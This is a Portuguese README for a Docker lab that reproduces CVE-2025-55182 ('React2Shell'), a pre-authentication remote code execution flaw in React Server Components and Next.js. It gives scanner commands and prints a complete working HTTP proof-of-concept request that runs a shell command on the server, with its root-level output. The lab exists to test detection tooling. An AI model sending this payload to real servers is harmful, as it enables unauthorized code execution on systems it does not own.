 l4rm4nd/cve-2025-55182
Laboratório baseado em Docker para detectar e explorar CVE-2025-55182 (React2Shell RCE) em Next.js/React Server Components, com configuração vulnerável pré-configurada e scanners PoC.

Este repositório fornece um ambiente mínimo intencionalmente vulnerável para testar scanners de segurança contra a recente vulnerabilidade crítica de RCE (React2Shell) que afeta React Server Components e Next.js.
CVE-2025-55182: Uma vulnerabilidade de execução remota de código pré-autenticação existe no React Server Components versões 19.0.0, 19.1.0, 19.1.1 e 19.2.0 incluindo os seguintes pacotes: react-server-dom-parcel, react-server-dom-turbopack, e react-server-dom-webpack. O código vulnerável desserializa sem segurança payloads de requisições HTTP para endpoints de Server Function.
CVE-2025-66478: Acompanha o impacto downstream em aplicações Next.js que usam o App Router.
[!Warning] Esta configuração é intencionalmente vulnerável e nunca deve ser exposta à internet pública ou usada em produção.
Este app é um projeto Next.js muito pequeno que:
next: 16.0.6react: 19.2.0react-dom: 19.2.0[!TIP] Fixar
reactereact-domé opcional, já que uma versão afetada donexté suscetível por padrão devido ao app router.
docker run --rm -p 127.0.0.1:3000:3000 ghcr.io/l4rm4nd/cve-2025-55182:latest
Use o scanner fornecido pela AssetNote:
git clone https://github.com/assetnote/react2shell-scanner && cd react2shell-scanner
virtualenv venv && source venv/bin/activate && pip install -r requirements.txt

python3 scanner.py -u http://127.0.0.1:3000
Irá retornar:
╰─(venv) ⠠⠵ python3 scanner.py -u http://127.0.0.1:3000

brought to you by assetnote

[*] Loaded 1 host(s) to scan
[*] Using 10 thread(s)
[*] Timeout: 10s
[*] Using RCE PoC check
[!] SSL verification disabled

[VULNERABLE] http://127.0.0.1:3000 - Status: 303
nuclei -t ./nuclei-template/CVE-2025-55182.yaml -u http://127.0.0.1:3000
Irá retornar:
[INF] Templates loaded for current scan: 1
[WRN] Loading 1 unsigned templates for scan. Use with caution.
[INF] Targets loaded for current scan: 1
[CVE-2025-55182] [http] [critical] http://127.0.0.1:3000

Payload HTTP de PoC de aqui.
POST / HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36 Assetnote/1.0.0
Next-Action: x
X-Nextjs-Request-Id: b5dce965
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
X-Nextjs-Html-Request-Id: SSTMXm7OJ_g0Ncx6jpQt9
Content-Length: 740

------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="0"

{
  "then": "$1:__proto__:then",
  "status": "resolved_model",
  "reason": -1,
  "value": "{\"then\":\"$B1337\"}",
  "_response": {
    "_prefix": "var res=process.mainModule.require('child_process').execSync('id',{'timeout':5000}).toString().trim();;throw Object.assign(new Error('NEXT_REDIRECT'), {digest:`${res}`});",
    "_chunks": "$Q2",
    "_formData": {
      "get": "$1:constructor:constructor"
    }
  }
}
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="1"

"$@0"
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="2"

[]
------WebKitFormBoundaryx8jO2oVc6SWP3Sad--
Irá retornar:
HTTP/1.1 500 Internal Server Error
Vary: rsc, next-router-state-tree, next-router-prefetch, next-router-segment-prefetch, Accept-Encoding
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
x-nextjs-cache: HIT
x-nextjs-prerender: 1
Content-Type: text/x-component
Date: Fri, 05 Dec 2025 11:53:05 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 195

0:{"a":"$@1","f":"","b":"PAoMR732SpRI6Xw9cbfbD"}
1:E{"digest":"uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)"}